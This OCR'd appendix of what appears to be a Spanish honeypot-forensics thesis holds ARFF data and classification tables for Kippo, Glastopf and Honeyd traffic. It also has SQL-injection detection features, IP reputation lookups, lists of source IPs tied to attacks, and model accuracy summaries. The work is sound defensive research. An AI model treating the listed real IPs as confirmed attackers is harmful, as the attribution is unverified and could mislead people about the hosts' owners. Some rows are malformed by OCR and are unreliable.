3,600,80,40,700,0,0,0,0,0,0,0,FIN_Scan
148,1900,40,9,0,0,0,0,900,0,0,0,ACK_Scan
210,1000,10,20,0,100,0,0,70,0,0,0,SYN_ACK_Scan
18,1500,50,20,0,0,0,0,400,0,0,0,ACK_Scan
90,100,2000,100,0,0,0,0,0,0,0,0,UDP_Scan
100,600,100,50,30,31,39,32,33,35,31,33,XMAS_Scan
29,1000,70,10,0,0,0,0,0,0,0,0,TCP_Fragment
25,700,50,20,0,0,0,0,900,0,0,0,ACK_Scan

4.2. Test

input_clasif_honeyd_testing.arff

@relation input_clasif_honeyd_testing
@attribute ID NUMERIC
@attribute Num_tcp NUMERIC
@attribute Num_udp NUMERIC
@attribute Num_icmp NUMERIC
@attribute Flag_F NUMERIC
@attribute Flag_S NUMERIC
@attribute Flag_R NUMERIC
@attribute Flag_P NUMERIC
@attribute Flag_A NUMERIC
@attribute Flag_U NUMERIC
@attribute Flag_E NUMERIC
@attribute Flag_C NUMERIC
@attribute class { SYN_Scan, SYN_ACK_Scan, FIN_Scan, ACK_Scan, XMAS_Scan, TCP_Fragment, UDP_Scan}
@data
10,0,0,0,0,0,0,0,0,0,0,0,?

1,0,1,0,0,0,0,0,0,0,0,?
2,0,1,0,0,0,0,0,0,0,0,?
3,0,1,0,0,0,0,0,0,0,0,?
4,1,1,0,0,0,1,0,0,0,0,?
5,1,2,0,0,0,1,0,0,0,0,?
6,1,2,0,0,0,1,0,0,0,0,?
7,1,2,0,0,0,1,0,0,0,0,?
8,1,2,0,0,0,1,0,0,0,0,?
9,6,2,0,0,2,4,0,0,0,0,?
10,1723,2,0,787,2,186,0,748,0,0,0,?
11,1723,3,0,787,2,186,0,748,0,0,0,?
12,1723,3,0,787,2,186,0,748,0,0,0,?
13,1723,3,0,787,2,186,0,748,0,0,0,?
14,1723,4,0,787,2,186,0,748,0,0,0,?
15,1723,4,0,787,2,186,0,748,0,0,0,?
16,1723,4,0,787,2,186,0,748,0,0,0,?
17,1723,5,0,787,2,186,0,748,0,0,0,?
18,1723,5,0,787,2,186,0,748,0,0,0,?
19,1723,6,0,787,2,186,0,748,0,0,0,?
20,1723,6,0,787,2,186,0,748,0,0,0,?
21,1723,6,0,787,2,186,0,748,0,0,0,?
22,1724,6,0,787,2,187,0,748,0,0,0,?
23,1724,13,0,787,2,187,0,748,0,0,0,?
24,1724,14,0,787,2,187,0,748,0,0,0,?
25,1724,14,0,787,2,187,0,748,0,0,0,?
26,1724,14,0,787,2,187,0,748,0,0,0,?
27,1724,14,0,787,2,187,0,748,0,0,0,?
28,1725,14,0,787,2,188,0,748,0,0,0,?
29,1725,15,0,787,2,188,0,748,0,0,0,?
30,1725,16,0,787,2,188,0,748,0,0,0,?

Anexo XVII: Resultados Análisis Forense

1. Resultados Análisis Forense Clasificación

1.1. Resultados Red Doméstica




Figura 167: Datos Clasificación Input Kippo Red Doméstica




Figura 168: Datos Clasificación Human-Bot Kippo Red Doméstica

ID	Pond_Seg	Realm	Num_Aciert	Num_Fallos	Num_Extract	Num_Manip	Num_Remove	Num_Downl	Num_Sulant	Num_Install	Num_Dos	Class
0	11.22	0	16	3	10	1	0	1	0	3	0	Unauthorized_Extraction
1	31.29	0	11	3	6	1	1	0	1	1	0	Unauthorized_Extraction
7	11	0	2	0	0	1	0	0	1	0	0	Tampering
9	0	0	1	0	0	1	0	0	0	0	0	Unknown
13	44.07	0	27	3	17	2	3	4	0	2	0	Downloading_Malicious

Tabla 25: Datos Relevantes Clasificación Input Kippo Red Doméstica

ID	Pond_Seg	Realm	Num_Aciert	Num_Fallos	Pond_Ejecucion	Class
0	11.22	0	16	3	2.5	Human
1	31.29	0	11	3	1.7	Human
6	6.7	0	21	2	2.3	Boot
30	9,22	0	16	1	2.5	Boot
4	44.07	0	27	3	3	Human

Tabla 26: Datos Relevantes Clasificación Human-Bot Red Doméstica




Figura 169: Datos Clasificados Glastopf Red Doméstica




Figura 170: Datos Clasificados SQLi Red Doméstica

ID	Source_Port	R_URL	Pet_Resp	User_Agent	SO	Pattern	FileName	Class
32187	59579	0.9	1	1	1	3	0	Sqli
32188	59580	0.9	1	1	1	3	0	Sqli
25105	53115	0.6	1	1	5	0	0	Probe
25106	45149	0.6	1	1	5	0	0	Probe
59595	11936	0.1	1	1	1	1	0	Normal

Tabla 27: Datos Relevantes Clasificación Glastopf Red Doméstica

ID	Where	Convert	Union	Select	Drop	;	Shutdown	Password	Username	WaitFor	TrueFalse	Char	Insert	SubString	HexCode	Class
166	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	Tautologie
20851	0	0	1	1	0	0	0	0	0	0	0	1	0	0	0	Union-Query
58557	0	0	0	1	0	0	0	0	0	0	0	1	0	0	1	Piggy-Backed
29444	0	1	0	0	0	0	0	0	0	0	0	1	0	0	0	ILIQ
59406	0	0	1	1	0	0	0	0	0	0	0	0	0	0	0	Alternate-Encoding

Tabla 28: Datos Relevantes Clasificación SQLi Red Doméstica




Figura 171: Datos Clasificación Honeyd Red Doméstica

ID	tcp	udp	icmp	F	S	R	P	A	U	E	C	Class
9	6	2	0	0	2	4	0	0	0	0	0	SYN_Scan
1814	2017	1317	0	787	28	448	0	754	0	0	0	ACK_Scan
66350	13288	32226	0	788	1162	10575	2	761	0	0	0	UDP_Scan
66351	13288	32226	0	788	1162	10575	2	761	0	0	0	UDP_Scan
400	1000	70	50	300	700	309	320	339	395	301	303	XMAS_Scan

Tabla 29: Datos Relevantes Clasificación Honeyd Red Doméstica

1.2. Resultados Red UAM




Figura 172: Datos Clasificación Input Kippo Red UAM




Figura 173: Datos Clasificación Human-Bot Kippo Red UAM

ID	Pond_Seg	Realm	Num_Aciер	Num_Fallos	Num_Extract	Num_Manip	Num_Remove	Num_Downl	Num_Suplan	Num_Install	Num_Dos	Class
0	54.2	0	6	0	3	0	0	0	0	0	0	Install_Software
1	16.33	0	3	0	0	0	0	0	0	0	0	Tampering
2	4	0	1	0	0	0	0	0	0	0	0	Unknown
4	21.4	0	5	0	5	0	0	0	1	0	0	Unauthorized_Extraction
7	35.83	0	4	2	3	0	3	0	0	0	0	Destruction

Tabla 30: Datos Relevantes Clasificación Input Kippo Red UAM

Id	Pond_Seg	Realm	Num_Aciert	Num_Fallos	Pond_Ejecu	Class
6	24.82	0	11	0	1.1	Boot
7	35.83	0	4	2	1	Human
8	40	0	2	0	0.5	Human
10	37	0	2	1	0.3	Human
11	25.75	0	12	0	1.2	Boot

Tabla 31: Datos Relevantes Clasificación Human-Bot Kippo Red UAM




Figura 174: Datos Clasificación Glastopf Red UAM




Figura 175: Datos Clasificación SQLi Red UAM

Id	Source_Port	R_URL	Pet_Resp	User_Agent	SO	Pattern	FileName	Class
13	39060	0.2	1	0	0	0	0	Probe
60	37263	0.1	1	1	0	0	0	Normal
214	13100	0.9	1	1	0	3	0	Sqli
215	61006	0.9	1	1	0	3	0	Sqli
216	35016	0.9	1	1	0	3	0	Sqli

Tabla 32: Datos Relevantes Clasificación Glastopf Red UAM

ID	Where	Convert	Union	Select	Drop	;	Shutdown	Password	Username	WaitFor	TrueFalse	Char	Insert	SubString	HexCode	Class
173	0	0	1	1	0	0	0	0	0	0	0	0	0	0	0	Alternate-Encoding
198	1	0	0	1	0	0	0	0	0	0	0	0	0	0	0	Tautologie
519	1	1	0	1	0	1	0	0	0	0	0	0	0	0	0	ILIQ
600	0	0	1	1	0	0	0	0	0	0	0	1	0	0	0	Union-Query
870	0	0	0	0	1	1	0	0	0	0	0	0	0	0	0	Piggy-Backed

Tabla 33: Datos Relevantes Clasificación SQLi Red UAM




Figura 176: Datos Clasificación Honeyd Red UAM

ID	tcp	udp	icmp	F	S	R	P	A	U	E	C	Class
25	3438	0	0	0	3104	1	5	328	0	0	0	SYN_Scan
26	3563	0	0	0	3104	1	5	453	0	0	0	SYN_ACK_Scan
390	2000	87	6	0	0	0	0	0	0	0	0	TCP_Fragment
191700	359074	407	0	712	3112	324	980	353946	0	0	0	ACK_Scan
191701	359074	407	0	712	3112	324	980	353946	0	0	0	ACK_Scan

Tabla 34: Datos Relevantes Clasificación Honeyd Red UAM

2. Resultados Análisis Forense Herramientas Web

IP Address (click for more detail):	69.80.200.157
Hostname:	69.80.200.157
Country:	US
AS:	26914
AS Name:	FUSIONSTORM-GNI - FusionStorm,US
Network:	69.80.192.0/20 (69.80.192.0-69.80.207.255) 69.80.208.0
Reports:	- none -
Targets:	- none -
First Reported:	N/A
Most Recent Report:	N/A
Comment:	- none -

Figura 177: Análisis con Dshield

Engine	Status
TornevallNET	More details →
BlockList_de	More details →
Spamhaus	More details →
MyWOT	More details →
SpamRATS	More details →
DNSBL_AbuseCH	More details →
EFnet_RBL	More details →
SpamCop	More details →
PSBL	More details →
WPBL	More details →
MalwareDomainList	More details →
Malc0de	More details →
ZeuS Tracker	More details →
SpyEye Tracker	More details →
PhishTank	More details →
Autoshun	More details →
DShield	More details →
SnortAttack	More details →
OpenBL_org	More details →
MSRBL	More details →
Bogons_Team_Cymru	More details →
SCUMWARE	More details →
URIBL	More details →
GoogleSafeBrowsing	More details →
SURBL	More details →
ThreatLog	More details →
VScan	More details →
ProjectHoneypot	More details →
Backscatterer	More details →
VirBL	More details →
CBL_AbuseAt	More details →
SORBS	More details →
EmergingThreats	More details →
NiX_Spam	More details →
Swinog_DNSRBL	More details →

Figura 178: Análisis con Ipvoid

Scorecard for 200.99.150.227

Test	Points↓	Date↕	Extra↓
Spamhaus Negatives	-1/-4	Jul 10, 2014 3:54 PM	XBL
HostKarma Negatives	-		
HostKarma Positives			
Project Honeypot Negatives			
Project Honeypot Positives			
SORBS Negatives			
Google Safe Browsing			
Yandex Safe Browsing			
Domain Name Service	N/A		
Analyzed			
Grand total	0-1=-1		

Tabla 35: Análisis Robotex sobre 200.99.150.227

Figura 179: Análisis Gráfico de Red con Robotex sobre 200.99.150.227

Category: Business

WF Rating History for "122.154.162.3"

2012-01-29 05:50:12 — Rating Added as Business

GeoIP Info

country_name	Thailand
isp_name	CAT Telecom public company Ltd
netblock_end_user	The Communication Authoity of Thailand, CAT
as_number	AS9931 The Communication Authoity of Thailand, CAT
netspeed	Cable/DSL
user_type	residential

Shares class C subnet with the following IP(s)

122.154.162.254

122.154.162.122

Figura 180: Análisis con Fortiguard sobre 122.154.162.3

Figura 181: Análisis son Alienvault sobre 1.93.24.72




Figura 182: Análisis con RepudiationAuthority

Figura 183: Análisis con MacAfee Intrusions

3. Resultados Análisis Forense con Matching

Ip
192.168.1.35
198.20.69.74
46.44.251.92

Tabla 36: Datos Relevantes Matching Kippo-Glastopf (Red Doméstica)

Ip
192.168.1.35
81.218.109.106
46.44.251.92

Tabla 37: Datos Relevantes Matching Kippo-Honeyd (Red Doméstica)

Ip
128.204.203.103
192.168.1.40
5.104.224.5
62.210.206.25
77.247.181.162

Tabla 38: Datos Relevantes Matching Honeyd-Glastopf (Red Doméstica)

Ip
150.244.199.167
198.20.69.74
198.20.99.130
83.43.246.36

Tabla 39: Datos Relevantes Matching Kippo-Glastopf (Red UAM)

Ip
113.171.10.1
116.10.191.162
192.99.206.85
222.219.187.9
89.136.120.205

Tabla 40: Datos Relevantes Matching Kippo-Honeyd (Red UAM)

Ip
106.120.112.33
111.207.82.35
117.131.219.14
202.101.72.23
83.52.254.140

Tabla 41: Datos Relevantes Matching Honeyd-Glastopf (Red UAM)

Anexo XVIII: Resumen Análisis por Clasificación

	Análisis en Kippo		**Análisis en Glastopf**		**Análisis en Honeyd**
	Input_clasif_kippo.py	**Human_bot_kippo.py**	**Read_glastopfdb.py**	**Read_glastopfdb_sqli.py**	
Patrones Usados	• ID • Pond_seg • Num_aciertos • Num_Fallos • Num_extract • Num_manipulat, • Num_remove, • Num_download, • Num_suplant • Num_install • Num_dos	• ID • Pond_seg • Realm • Num_Aciertos • Num_Fallos • Pond_Ejecucion	• ID • Puerto • Pond_Comandos • Get o Post • Navegador • Sistema Operativo • Patrón en Glastopf • FileName	• Where. • Convert. • Union. • Select. • Drop. • ; • Shutdown. • Password • UserName • Wait. • “1=1” o “1=0”. • Char. • Insert. • Substring. • Hexa.	• ID • Tcp • Udp • Icmp • Flag_F • Flag_S • Flag_R • Flag_P • Flag_A • Flag_U • Flag_E • Flag_C
Nº Vectores de Patrones para Training	401	300	710	500	800
Nº Vectores de Patrones para Test	100	100	400	200	400

Tabla 42: Tabla Resumen Análisis Forense por Clasificación

	Análisis en Kippo		Análisis en Glastopf		Análisis en Honeyd
	Input_clasif_kippo.py	**Human_bot_kippo.py**	**Read_glastopfdb.py**	**Read_glastopfdb_sqli.py**	
Clases	• Tampering • Installing • Unauthorized_Extraction • Dos • Downloading • Spoofing • Destruction	• Human • Bot	• SQLi • Probe • Normal	• Tautologie • ILIQ • Union_Query • Piggy_Baccked • Stores Procedures • Inference • Alternate_Encodings	• SYN_Scan • SYN_ACK_Scan • FIN_Scan • ACK_Scan • XMAS_Scan • TCP_Fragment • UDP_Scan
Modelos Elegidos	J48 con un 92% de acierto en Training y 98% en Test.	J48 con un 90% de acierto en Training y un 96% en Test.	Multilayer Perceptron e IBK con un 98,2% de acierto en Training y un 98% en Test.	Multilayer Perceptron e IBK con un 98% de acierto en Training y un 98% en Test.	Multilayer Perceptron con un 90% de acierto en Training y un 96% en Test.

Tabla 43: Tabla Resumen Análisis Forense por Clasificación (Continuación)